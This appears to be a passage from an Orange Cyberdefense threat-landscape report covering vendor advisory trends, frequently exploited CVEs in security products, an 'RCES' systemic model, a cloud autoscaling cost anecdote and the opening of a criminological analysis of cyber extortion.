
All vendors featuring more than once in our Signals




Frequently appearing in our Signals

The chart above summarises the technology vendors that were referenced more than once in our advisories across the various categories over the last 18 months. We compare the last three quarters of 2020 with the first 3 quarters of 2021 to highlight any changes in prominence over time.

A closer examination of four products – Microsoft, Pulse Secure, SonicWall & VMware – suggests that the three 'security' products have all been featuring in the security news cycle more and more frequently.



The volume of Critical advisories – requiring an urgent and immediate response – did fortunately not increase over the last year. Indeed, we published fewer Critical advisories in the last three quarters of this year than in the previous three quarters.



Rounding up the usual suspects

We consider the prominence of some of these vendors worth commenting on further, if not only because they reiterate general themes we raised in last year's report.

1. **Microsoft continues to feature:**
   Despite the enormous strides in security taken by Microsoft over the last two decades, the sheer scale of Microsoft's deployment in the corporate landscape and the inherent security challenges that the resultant technology monoculture creates, mean that Microsoft remains front and center in most businesses' security efforts. Sadly, much of our time still needs to be spent patching Microsoft systems or responding to Microsoft-related threats. And the Microsoft cloud offerings are not immune either, it appears.

2. **Cisco is the other giant:**
   Like Microsoft, Cisco features frequently in our advisories due to its massive footprint and the software monoculture that results. We don't suggest that these two giants are less secure than other vendors, only that they naturally represent a large proportion of the patching-workload for many businesses. Cisco differs from Microsoft, however, in that its equipment is found on the core and at the perimeter of the network, rather than in the traditional IT space, and is often thus at the 'fringe' of standard patching processes. Network and security equipment like Cisco is more often outsourced to third party service providers, which adds another layer of complexity to the already challenging task of identifying, triaging, remediating and verifying security vulnerabilities when they're reported. We'll return to this topic later.

3. **Security vendors continue to feature:**
   Persistent vulnerabilities, attacks and compromises involving cyber security technologies continue to feature prominently in our advisories and are a cause of continued concern to us. Putting Cisco aside, VMware, Pulse Secure, SonicWall, Citrix, Fortinet, F5, Palo Alto Networks and Juniper Networks have collectively appeared in 56 advisories this year. That's 10% of all the bulletins we issued. Again, we're not suggesting that these technologies are more vulnerable than others.
   We are suggesting, that as technologies used to secure our network perimeters, security issues involving these vendors are particularly troubling. Indeed, it seems apparent that unpatched perimeter security technologies have continued to contribute to the threat landscape to a disproportionate degree this past year. This is another topic to which we will return in this report.

4. **The Apple in our eye:**
   Apple's iOS mobile operating system has appeared in twice as many advisories in the first three quarters of 2021 than in the preceding three quarters, and it seems apparent to us that there has been a wave of vulnerabilities and attacks against this platform in the last few months that have required urgent patching by our users. Many of the vulnerabilities appear to emerge from the ever-present 'cyber military complex' that is prepared to invest vast sums of money to access the mobile phone of an individual who is of political 'interest' to some government or the other. As we'll elaborate later, the unfortunate side-effect of the convergence of these three factors appears to be that vulnerability management for mobile phones will slowly become an enterprise security priority. Very little has been accomplished in this space thus far, so we urge readers to consider this emerging dynamic and begin investing now to develop strategies that take this new threat vector into account.

5. **The weakest link in the supply chain:**
   SolarWinds appeared in three separate advisories in the last year. The vendor was of course compromised themselves and then leveraged to attack thousands of other businesses via a backdoor in their software. This notorious incident of course created a lot of discussion about the issue of 'supply chain' attacks and the concept of a 'Software Bill of Materials' (SBOM). SBOM can be defined as "a formal record containing the details and supply chain relationships of various components used in building software"[5] , but can be understood more broadly as simply developing an awareness of the security dependencies a business has with its software and service providers. We prefer to discuss this concept even more broadly under the heading of 'interdependence', which we will return to later in this report.

Vulnerabilities in security products

Topmost regularly exploited CVEs by cyber actors during 2020 according to CISA, ACSC, NCSC and FBI

Vendor	CVE	Type
Citrix	CVE-2019-19781	arbitrary code execution
Pulse Secure	CVE 2019-11510	arbitrary file reading
Fortinet	CVE 2018-13379	path traversal
F5- Big IP	CVE 2020-5902	remote code execution
MobileIron	CVE 2020-15505	remote code execution
Microsoft	CVE-2017-11882	remote code execution
Atlassian	CVE-2019-11580	remote code execution
Drupal	CVE-2018-7600	remote code execution
Telerik	CVE 2019-18935	remote code execution
Microsoft	CVE-2019-0604	remote code execution
Microsoft	CVE-2020-0787	elevation of privilege
Microsoft	CVE-2020-1472	elevation of privilege

In July 2021 the US Cyber security and Infrastructure Security Agency (CISA) co-authored an advisory providing details on the top 30 vulnerabilities routinely exploited by malicious cyber actors in 2020 and 2021.[6]

CISA considers the vulnerabilities listed to be the topmost regularly exploited CVEs by cyber actors since 2020.

Of the nine software companies appearing on this list, five would be categorized as security or 'secure remote access' vendors. That's 55%.

This dramatic datapoint correlates with our impressions, data and reporting on this issue over the last two years. Again, we emphasize that this is not a suggestion that these vendors build less secure products.

Rather this heightened level of activity involving these products is the function of three factors:


1. These technologies are located on the perimeter of the enterprise network – connected to the inside of the network while also presenting an Internet-facing attack surface – and are thus a natural target for attackers.
2. The importance of these technologies increased dramatically due to the increased levels of remote working. This attracted the attention of researchers, whose findings in turn, led to further research and weaponization.
3. The critical role of these technologies in the new 'remote work' reality, combined with additional challenges that emerge from the complex relationships between businesses, vendors, and service providers have ironically meant that these technologies are not being regularly and efficiently patched.

As the chart on the next page illustrates, the overall volume of security product vulnerabilities has been decreasing gradually since our last annual report. With over 50 advisories across 9 vendors in August this year, however, the effort required to maintain appropriate patch levels or mitigations for these technologies is significant.

At Orange Cyberdefense we believe this situation needs to be improved, and we propose a conversation should be held with various security product vendors about the challenge of managing vulnerabilities in products like firewalls and VPNs.

Advisories from security vendors

Workload in remaining up-to-date with nine vendors



The problem with vendor advisories

The narrative runs as follows:

1. **Attackers are targeting security products:** Several datapoints and anecdotes suggest that security technologies are very much in the crosshairs of criminal and state-backed hacker groups. Research into vulnerabilities in security technologies is accelerating, and such vulnerabilities are being used to affect serious compromises at an alarming rate.
2. **Effective vulnerability and patch management are critical:** Given this new reality, it's more important than ever that organizations can learn about new vulnerabilities, patches and workarounds quickly, easily identify affected equipment, and apply mitigations and confirm their effectiveness with minimum friction.
3. **Many customers manage diverse estates, MSSPs almost always do:** The challenge of vulnerability and patch management is exacerbated by having to manage different vendors and tools. Diverse sets of firewalls, for example, are common. This is, even more, the case for Managed Service Providers like us, who have to maintain different technologies, of different versions and configurations, across their customer estates frequently and fast. Failure to do so, especially on internet-facing and perimeter technologies, can have serious consequences.
4. **The current processes are chaotic and ineffective:** Direct feedback from our Security Operations Centers, supported by data we've collected on the issue, suggest that there is much that could be done to improve the state of vulnerability management in security technology.

Challenges identified by our SOCs include:

- Each vendor has their own format and distribution process – RSS, email, web page or authenticated web portal. Thus, automation is next to impossible.
- Vulnerability classifications, rating and prioritisation vary across vendors.
- Vulnerability and disclosure timing philosophies vary across vendors, leaving SOCs with no opportunity to plan or structure their efforts.
- It's a challenge to map vulnerabilities and patches to inventory under management, to provide assurance that all potentially impacted systems have been appropriately protected.
- Licencing and service fees are an issue. Patches and security upgrades frequently need to be paid for, creating conflicts of interest and latency.
- The threat and potential impact associated with a mitigation are frequently difficult to articulate, leading to customers deferring necessary actions or inappropriately accepting avoidable risks.

5. **We should be solving these problems, not creating them:** As a major product and services provider, we believe that we have an obligation to work with our vendor partners to improve this situation for ourselves and our customers. It is a moral and commercial imperative to us as an industry to show leadership and fundamentally contribute to a safer digital society.

Given the arguments raised above, we believe an industry-wide discussion needs to be had to determine whether the problem is as real as we perceive it is, identify existing efforts that may already be underway to address the issue, or create some form of partnership to work toward a better situation for ourselves and our customers.

Specifically: could we as an industry agree on standards and norms for vulnerability advisories? Can we improve our ability to technically interrogate a product so that it can be matched with an advisory?

Systemic factors

We're all acutely aware of how subtle but significant changes in our planet's climate systems are changing the weather we experience daily, wherever we are. Sophisticated climate models allow us to track these systemic shifts and predict how local rainfall, temperatures, sea levels, wind speeds, and storm systems will manifest over time, equipping us to plan and prepare appropriately.

We believe that cybercrime and the other cyber security threats we deal with daily also emerge from a complex system of contributing factors that interact in similar ways to climate and the weather. By identifying and tracking the systemic factors that constitute the cyber threat 'climate', we can begin to understand and predict the specific threats we experience daily, and therefore plan and prepare for them.

The RCES Model

In our efforts to understand and observe the security landscape, we hypothesise that the threat as we experience it today is created by four layers of systemic force, described as Root causes, Catalysts, Enablers and Shapers (RCES). Over the 'layers' we outlined we use the PEST (Political, Economic, Sociocultural & Technological) model as a way of organizing the various systemic drivers into groups:

Root causes:

At this layer, we attempt to identify the original causes of the cybercrime problem. Naturally, this quickly creates a 'chicken and egg' dilemma, but essentially, we try to answer the questions 'why do computer attacks occur', 'why is there crime', and 'why is there cybercrime'?

Catalysts:

The 'Catalysts' are systemic forces that act as an accelerant to exacerbate the problem of cybercrime. These factors make the root causes identified in the first layer 'worse'. Here we are trying to answer the question: 'Why has cybercrime become such a large problem, and why does it continue to grow?'

Enablers:


The 'Enablers' are a little tricky to categorize. Our argument here is that there is a pervasive set of systemic factors that consistently serve to perpetuate the problems of hacking and cybercrime. Unlike the Catalysts and Structural Factors, these 'Enablers' don't have a perceptible impact on the size or the shape of the problem, rather they are characteristics of the landscape that act as 'blockers' in our battle against cyber threats by making the problems very difficult to address.

Shapers:

The 'Shapers' in our model are systemic forces that act to give the problem of cybercrime the specific 'form' it has today. The previous two layers should help us to understand why cybercrime is the growing problem we're wrestling with today, but this layer helps us understand why it takes the specific forms in terms of crime and unauthorized hacking that we experience most often.

Systemic factors

and resultant threats in advisories



PEST is typically used as a framework for business analysis, but with a few tweaks, it also serves as a means for us to categorize and organize the underlying factors that contribute to the cyber extortion challenge. This allows us to observe just how diverse the systemic drivers are and avoid a myopic focus on just one factor (like technology).

Emerging from this model are various contributing and resulting security themes, which we can then track across the security advisories we publish. This gives us some sense of what influence these factors are having on the emergent threat landscape.

In the chart above we track the occurrences of selected systemic factors and resultant threats in our World Watch security advisories. In this report, we want to highlight just a handful of these themes.

Security issues with security products

We described the problem of vulnerabilities in security products, and our concerns regarding the issue, earlier in this report. From the chart above we can observe that this theme occurred in our advisories three times as often in Q2 of 2021 as in Q1 of 2020. We believe this upward trend adds weight to the concerns about this issue we've already expressed.

Interdependence & supply-chain

We have reported on the general theme of interdependence more often than the specific issue of supply chain threats, which stands to reason.

'Interdependence' describes how IT systems and the businesses that use them do not operate in isolation. Security risk cannot be assessed for a single business in isolation, and the impact of a breach or compromise is never restricted to the primary target alone.

'Supply chain attack' is an amorphous term that is poorly defined and often over-used. The infamous 'SolarWinds' incident and the Kaseya / REvil ransomware attack both appear to fit the generally accepted definition, however.

It was these two incidents that drove a dramatic increase in the occurrence of these two themes in our data set in the first quarter of this year.

The continued impact of the broader systemic issue of interdependence suggests that supply chain attacks will continue to be a threat and the overwhelming success of the big supply chain attacks of 2021 is likely to motivate even more attacks of this kind.

Vulnerabilities and attacks involving mobile phones

Back in 2019, we posited that as more systems enforced Multi Factor Authentication using mobile phones, mobile phones themselves would become increasingly targeted by attackers wanting to subvert the authentication process. We started tracking the landscape via our advisories, looking for evidence of this as a reality. Before the first quarter of 2020, we never saw any.

In the last quarter of 2021, however, we've seen a wave of vulnerabilities and attacks against mobile phones, and especially Apple iPhones, by commercial companies contracted to government law enforcement and intelligence agencies. These attacks appear designed to compromise the phones of specific 'high-value' persons of interest. They require extraordinary investment, skilled people and zero-day exploits.

Attacks are conducted against specific targets using commercially developed toolkits that are used to compromise and track individuals' phones. The actual compromise often requires special 'zero-day' exploits, which are not always developed by the toolkit vendor itself.

Exploits are often bought on an open market and often provided by brokers who facilitate transactions between private exploit developers and commercial 'Offensive Cyber Technology' vendors. The value of such exploits is extraordinary. Corporate security budgets pale in comparison to the sums of money that flow through government 'national security' budgets via vendors and brokers to black market exploit developers.

Exploit broker Zerodium is currently offering up to $2 million for an iOS exploit.[7]

Offensive Cyber Technology vendors sell primarily to governments, at extraordinary prices. But such companies also emerge within government agencies. This creates a kind of cycle known as the 'Cyber Military Complex'.

Thus, we see there is a repeating pattern of demand and supply that fuels the creation of new capabilities and extraordinary spending. This money, the skills, experience and resulting capabilities do not stay in the government domain, however, and history[8] has shown that there is a constant process of osmosis via which exploits, toolkits, training, skills and experience 'bleed' from the government, military, and intelligence domains into the cybercrime ecosystem where they impact directly on civilian businesses and their customers.

A fundamental systemic driver for the challenges we face in information security is therefore the convergence of government spending on hacking technology and criminal innovation, which greatly 'inflates' the security challenge. This convergence, fuelled by extraordinary levels of government investment, can completely invert the risk 'calculus' most businesses use to determine their security strategies.

It is thus noteworthy that in the last six months this dynamic has been most visibly demonstrated in vulnerabilities and attacks against mobile phones, and particularly Apple's iOS.

Due to their high cost and highly targeted nature, iOS exploits have not caused our typical customers much concern in the past, and mobile security has not traditionally been a very high priority for businesses. That may be starting to change.

In March 2021, Microsoft announced that 'passwordless' sign-in was 'generally available for commercial users'[9], bringing the feature to enterprise organizations around the world. Microsoft clients 'can now completely remove the password from your Microsoft account. Use the Microsoft Authenticator app, Windows Hello, a security key, or a verification code sent to your phone or email to sign in to your favorite apps and services, such as Microsoft Outlook, Microsoft OneDrive, Microsoft Family Safety, and more'.

There appears to be little doubt that other cloud services providers, as well as Identity Service Providers, will soon follow suite. And this is an exciting net gain for security. It does, however, signify a systemic shift for the threat landscape, as a 'passwordless' future inevitably involves the users' mobile phones as a core component of the corporate security 'perimeter'.

We anticipate that three systemic factors are likely to converge soon:

1. Government spending on mobile phone hacking will fuel a continued growth in these kinds of hacking capabilities, which will not remain confined to the cyber military complex.
2. More vendors will (thankfully) adopt a 'passwordless' paradigm.
3. This will result in a shifting focus to the role of the mobile phone as a key component of the security perimeter security stack.

This suggests that patching and monitoring of user mobile phones will become increasingly important as our reliance on passwords for authentication finally starts to wane.

Cyber Extortion

The single emergent threat that stands out head and shoulders over the rest in our advisories, is that of cyber extortion, or ransomware. Since we started tracking this systemic factor in January 2020, occurrences of this theme in our advisories have tripled. Cyber extortion is the single security threat dominating the headlines as we write this report. We will therefore invest more time in examining its causes and consequences in later sections of this report.

Conclusion

We operate in an adversarial environment that is characterized by uncertainty and chaos. A systemic approach to understanding the landscape, combined with the objective application of data analytics, enables us to perceive high-level trends, prepare better for the future and apply our scarce resources appropriately. But it's an imprecise science, and we are continuously outmaneuvred by wily adversaries or surprised by unforeseen developments.

The notion that we can 'outrun the lion' or 'outrun our neighbor' is outdated and detached from reality. Cyberspace is highly interconnected and 'contagious; 'interdependence' is a fundamental attribute, and it compels us to think of our reality as more like 'running with bulls' than 'running away from lions'. Anyone who stays on a rough, narrow road with dozens of angry bulls and even more panicked runners will inevitably have their plans and policies thwarted.

The advisories we've shared with our customers over the last twelve months tell just this story.

We need to embrace the inevitable chaos, accept the relentless adversary, and adapt our approach to security accordingly.

A high-level perspective, as represented by our security 'climate' model, helps us to understand the past and better anticipate the future. But we also need to develop the ability to acutely perceive the present, rapidly adapt to a changing landscape and respond with confidence when the inevitable crisis occurs.

We need a structured approach for discerning and responding to significant changes in a chaotic environment. At Orange Cyberdefense, we believe a structured, cyclical process, combined with appropriate intelligence about the environment, an acute understanding of our own systems, the necessary skills and appropriate technologies can enable us to survive and even thrive in a chaotic adversarial world.


We call our approach 'Intelligence-led Security' and we're investing to make it real for our customers in every way. But it's not something we're trying to sell, it's something we all need to embrace and put to action.

Serendipity in the cloud
How to [not] use digital power-tools

Not unlike the Genie from Aladdin, working with cloud systems sometimes feels like having phenomenal cosmic power without the itty-bitty living space that, by comparison, a datacenter constrains you with.

But continuing with another pop culture reference - with great power comes great responsibility - and, in this story, that responsibility was to the client's wallet which very nearly needed a wish from the Genie for mountains of gold to resolve.

Samuel Drayton, Multi-Cloud Security Consultant, **Orange Cyberdefense**



Once upon a time there was an engineer...

Our story begins with this humble cloud engineer, developing an integration between an internal service delivery tool and Microsoft Azure. This allowed the customers of the tool to order virtual machines, subscriptions, data science clusters and more by wrapping ARM templates with Powershell, sanity checks, resource limits, business rules and more; all in a scalable, supportable and extendable fashion.

One of these key sanity checks was how many resources are being ordered, another was whether there are enough resources available in the Azure subscription to fulfil the order.

Never do a live demonstration

Spin forwards to the demonstration of the integration. Remembering the golden rule of presentations being: "never do a live demonstration", but thinking that it would be fine as it was only being shown to a small audience.

The demonstration predictably fell over...

What in Nadella's name just happened?

Being sat in an open area so that anyone could see the successful demonstration also had drawbacks: anyone could see an unsuccessful demonstration. The internal tool had been filled out with the desired information, allowing the customer to choose their own settings (such confidence!) and submitting the request without fault - the warm feeling of success cooling as after the submit button was pressed (with a flourish) the expected few moments for delivery turned into a pause, then a longer wait, until eventually my enthusiastic patter, explaining how the system was built for reliability and supportability, had run out and I was forced to "peek behind the curtain" only to find that it had "successfully failed" - what was going on?

Confident the issue could be quick to identify and resolve: I jumped into the logs from the integration that were still in quite a "chatty" mode and it was easy to see where it had fallen over. It appeared to identify a mistaken "more than" instead of a "less than" symbol in a calculation for resource availability, but my "spidey sense" said there was more going on here.

Checking the audit logs for Azure showed that the integration had stopped, correctly as it happened (successfully failing), due to a lack of resources, not because the demonstration was running out of scale but because an automated system (not ours) had made a massive order right before my demonstration.

Greedy little algorithm!

What looked like an automated scaling solution had hit a "soft limit" and maxed out the CPU availability for the Azure subscription. Tracing the ownership of the service to a real person, it appears that the unlimited scaling was both unexpected (a code deployment had caused a huge spike in CPU usage across their cluster) and unknown (there was no monitoring or upper limits on the scale of the service). By the time our two teams had taken control over the issue the bill was nearly €30,000 for the usage of the runaway autoscaler.

Conclusion:

The moral of the story - guard-rails (soft and hard limits) are important to enable a team to be self-sufficient, agile and productive. SecOps and DevSecOps techniques ensure that those limits are sane, sustainable and re-enforces the need for, at minimum, (cloud) solution architects in the discussions: with an eye on the big picture. Delivering value to the team and security of services and operations to the business.

Finally, coming back to the start of the story: the integration tool didn't have a fault but it helped find a much bigger one.

Serendipity in the cloud.

Charl van der Walt
Head of Security Research
Orange Cyberdefense

Diana Selck-Paulsson
Threat Research Analyst
Orange Cyberdefense

CSI Cyber Extortion

The criminology of Ransomware

Ransomware is escalating and is the single issue consistently dominating the security headlines. The resilience of our IT systems and the trust we require from our users demands that this plague be stopped. So far, we seem to be losing more battles than we win.

To counter the ransomware threat, we need to go beyond understanding what ransomware is and seek an understanding of why ransomware is.

There is a commonly held misperception that cyber technology is the dominant factor in cybercrime. It's not. Crime is the dominant factor in cybercrime. If we want to understand the cybercrime problem, we need to recognize that factors like innovation in crime business models, monetization and markets by criminals have a significant impact, not just technology.

And to understand Cyber Extortion as a crime it is useful, indeed even necessary, to leverage the insights offered to us through the well-established discipline of criminology. This offers a perspective on the problem not often considered by security practitioners.

We recognize the damaging impact that the ransomware pandemic is having on business, on individual lives, and on the wellbeing of economies and societies overall. We believe fresh perspectives can contribute to our understanding of this problem and the effectiveness of our solutions. This article seeks to offer one such fresh perspective.

By matching our extensive knowledge and experience in cyber security, current research on the patterns and behavior of criminal groups involved in modern ransomware, and the formal academic discipline of criminology, we present an examination of the problem that applies a fresh approach and results in a fresh set of proposals. We believe this approach can enable us to improve our collective odds in the battle against this insidious form of crime.

Ransomware revisited

Ransomware can be described as “a subset of malware in which the data on a victim's computer is locked – typically by encryption – and payment is demanded before the ransomed data is decrypted and access is returned to the victim.”[10]

Ransomware really emerged in the public eye in 2017. The WannaCry 'ransomware' attack in May 2017 had a global impact, spreading quickly through unpatched or outdated Microsoft Windows computers.

The UK’s National Health Service (NHS) was one of the highest profile victims of WannaCry, with thousands of NHS hospitals and surgeries affected across the UK. Costs to the NHS were estimated in the region of £92 million. In total computer systems in 150 countries were impacted and the total losses globally were estimated at $4 billion.

Fast forward to 2020 and ransomware is a well-established and highly lucrative part of the cybercrime ecosystem. In recent times several attacker groups have shifted to so-called “Double-Extortion” attacks, using “public” websites that list their victims with samples of stolen data as a way of coaxing them to cave into demands.

At the beginning of 2020, Orange Cyberdefense initiated a project to track and document these leaks. As the chart below illustrates, we observed an almost 6 time increase in Double-Extortion leaks from Q1 2020 to Q3 2021.

Over the first three quarters of 2021, we tracked 1504 distinct leaks across 44 different extortion operators, whose leak sites we can observe. With cybercriminals visibly extorting approximately 167 new victims each month (for just this observable aspect of the problem) the scope of the problem is almost overwhelming.

A crime by any other name

The term ‘ransomware’ describes a form of malware, not a form of crime. And the crime in question doesn’t even depend on this specific kind of malware. Indeed, the cybercrime we’re discussing here is increasingly being perpetrated without this kind of malware or any kind of specialized tooling at all. It doesn’t even require encryption, as attacks involving only the threat of simple data theft or Denial of Service clearly illustrate.

We propose to use the term ‘Cyber Extortion’, abbreviated to ‘Cy-X’ (pronounced ‘sigh ex’):

> **“Cy-X is a form of computer crime in which the security of a corporate digital asset (confidentiality, integrity or availability) is compromised and exploited in a threat of some form to extort a payment.”**

The ultimate act of extortion involves the commitment of more than one crime, including the unauthorized access to computers and data on the one end of the spectrum, and the act of extorting a ransom near the other.

A layman’s introduction to criminology

Criminology seeks to understand why some people turn to crime and others don’t. Are people that turn to crime inherently evil? Did they associate with the ‘wrong’ people when they grew up? Or do the opportunities and rewards of crime simply outweigh its consequences and sanctions? All of these are questions that help us to understand the ‘why’ - cause and effect of crime – and thus develop appropriate strategies to counter it.

In this chapter, we explore the application of the crime theory called Routine Activity Theory (RAT) to the problem of Cy-X. It will help us to understand Cy-X and explore how it can possibly be reduced.

Introducing Routine Activity Theory

Developed by Cohen & Felson in 1979, RAT focuses on the characteristics of crime rather than the characteristics of the offender [11]. RAT is an advancement of the Rational Choice Theory, which considers the conscious evaluation of the utility of acting in a certain way.

According to a succinct summary by the Ontario Ministry of Children, Community and Social Services: “Rational Choice Theory is based on the fundamental tenets of classical criminology, which hold that people freely choose their behavior and are motivated by the avoidance of pain and the pursuit of pleasure. Individuals evaluate their choice of actions in accordance with each option's ability to produce advantage, pleasure and happiness.”[12]

The RAT theory goes further by describing three elements that, when present concurrently at a given time and space, increase the likelihood of a crime occurring.

According to the theory, all three factors need to be present simultaneously for a crime to occur:

- Firstly, there needs to be a motivated offender.
- Secondly, the offender meets a victim or target at a shared place and time. The victim can be a person or object.
- Thirdly, the theory describes the absence of a capable guardian (again, this could be a person or object) [13].

If we can reduce any of the three factors, it will decrease the likelihood of Cy-X occurring.

Applying RAT to Cy-X

In this section, we explore how each of the elements could manifest in cyberspace to gain an understanding of how each contributes to the problem, then explore potential strategies for reducing them in the equation, thereby reducing the probability of Cy-X occurring.

A motivated offender


A motivated offender can either be an individual or a group that has both the tendency and the ability to commit crime [14]. Routine Activity Theory looks at the factors that contribute to a crime becoming a sufficiently attractive option to a ‘rational’ person.

Recent Cy-X attacks will most often involve several individuals in a group collaborating with each other in a highly organized fashion. A motivated offender could be an ‘affiliate’, a ransomware developer or initial access broker (IAB), to name just a few actors in the ecosystem.

